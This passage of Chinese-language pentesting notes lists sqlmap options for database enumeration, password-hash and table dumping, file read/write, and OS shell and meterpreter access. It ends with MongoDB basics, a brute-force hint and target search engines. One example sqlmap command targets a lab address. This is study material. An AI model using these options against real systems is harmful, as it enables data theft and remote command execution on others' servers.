--time-sec=TIMESEC    # 使用基于时间的盲注时，设置的设置数据库的延时，默认5秒
--union-cols=UCOLS    # 设置联合查询列的数目的范围，默认10-20
--union-char=UCHAR    # 设定union查询使用的字符，默认使用NULL
    如：默认语句为union all select NULL, NULL
--union-from=UFROM    # 联合查询时查询的表
--dns-domain=DNS...   # dns攻击
--second-order=S...   # 二次注入
```

Fingerprint：指纹




Enumeration：枚举

```
-b     # 数据库的banner信息
--current-db  # 当前数据库
--current-user # 当前用户
--hostname  # 服务器的主机名
--is-dba   # 数据库当前的用户是不是管理员（root权限）
--users     # 数据库所有的用户
--password  # 数据库用户的密码（哈希值）
--privileges  # 枚举数据库用户的权限
--roles  # 枚举数据库用户的角色
--dbs    # 枚举出所有的数据库
--tables # 枚举出所有的表
--columns    # 枚举出数据库所有的字段
--schema # 将数据库上所有的数据库当种的所有表，列全部跑出来
--count  # 查出指定数据库当中数据表数目的条数
--dump   # dump出指定字段
--dump-all   # dump所表中的所有字段
--search # 搜索column(s)，table(s)，database name(s)
--X EXCULUDECOL # 指定不枚举那个列
-U USER  #
--exclude-sysdbs   # 不枚举系统数据库的表
```

```
--start=LIMITSTART  # 指定开始从第几行输出，如：--start=3，前两行就不输出了
--stop=LIMITSTOP    # 指定输出的行数
--first=FIRSTCHAR   # 指定一行记录中从第几个字符开始枚举
--last=LASTCHAR     # 指定一行记录中枚举字符的个数
--sql-query=QUERY   # 执行sql语句，如：sqlmap -u 'http://192.168.0.150:8080/Less-1/?id=1' --technique=E --random-agent --batch --sql-query="select * from security.users"
--sql-sehll         # 提供一个类似终端一样的控制台来执行sql，但是并不是所有的语句都能执行
--sql-file          # 执行一个sql文件当中的语句
```

Brute force：爆破

字典在：/usr/share/sqlmap/data/txt/




```
--common-tables   # 爆破常见表
--common-colmns
```

User-defined-function injection

> 用户定义函数注入

```
--udf-inject
--shared-lib=SHLIB
```

File system access

> 文件系统访问

```
--file-read=RFILE   # 读取数据库主机上的文件
--file-write=WFILE  # 将本地文件写入数据库主机上
--file-dest=DFILE   # 写入文件的路径
```

Operation system access

> 操作系统访问，这些都需要权限

```
--os-cmd    # 执行系统系统命令，原理是上传一个木马文件之后，然后使用这个木马文件来执行系统命令
--os-shell  # 提供一个终端来执行shell命令，原理也是上传一个木马文件然后来执行shell命令，因为sql语句本身是不能创建shell终端的
--os-pwn    # 连接OOB shell、meterpreter、VNC
--os-smbrelay     # 需要有具体的漏洞
--os-bof    #  需要有具体的漏洞
--priv-esc  # 提升权限，原理是利用msf
--msf-path=MSFPATH    # 指定msf木马文件的路径
--tmp-path=TMPPATH    # 指定临时目录
--reg-read            # 读取windows的注册表
--reg-add
--reg-del
--reg-key=REGKEY
--reg-value=REVAL
```

General：常用的

```
--form      # 自动测试url中form表单中的字段
```

Nosql

sql术语/概念	MongoDB术语/概念	解释/说明
database	database	数据库
table	collection	数据库表/集合
row	document	数据记录行/文档
column	field	数据字段/域
index	index	索引
table joins		表连接，MongoDB不支持
primary key	primary key	主键，MongoDB自动将_id字段设置为主键

```
show databases; # 简写：show dbs;
use db_name;
show collecions; # 可以写成：show tables;

use admin;
db.system.version.find();   # 查看admin数据库中system.version collection的值
db.admin.insert(...);   # 这里的db是必须要加的，这是规定

```

```
use test;   # 新建一个test数据库，注意必须要向其中添加数据，不然该数据库不会被创建
db.test.insert({id:1,name:"name1",age:1})  # 向test数据库当中添加数据
db.test.insertOne({id:1,name:"name1"})     # 插入一条数据
db.test.insertMany([{id:1,name:"name1"},{id:2,name:"name2"}])  # 插入多条数据

db.admin.find();   # 查询所有数据
db.admin.find({id:1})    # 查询id为1的数据
db.admin.findOne() # 查找上面的数据

db.admin.remove({id:2})
db.admin.drop();   # 删除数据库
db.dropDatabase(); # 删除指定数据库


db.user.update({"name":"name1"},{$set:{age:99}})  # 将name为name1更改为age:99
db.user.update([{"name":"name1"},{$set:{age:99}},{"name":"name2"},{$set:
{hobies:"sing,song"}}])   # 更新多条数据


db.createUser({user:"admin",pwd:"123456",roles:
[{role:"userAdminAnyDatabase",db:"admin"}]})
use admin
db.auth("admin","123456")

登录之后如果需要授权才能查看数据，思路是暴力破解。
nmap -p 27017 <ip> --script m
```

搜索引擎

- fofa.com
- shodan.io
- google
- bing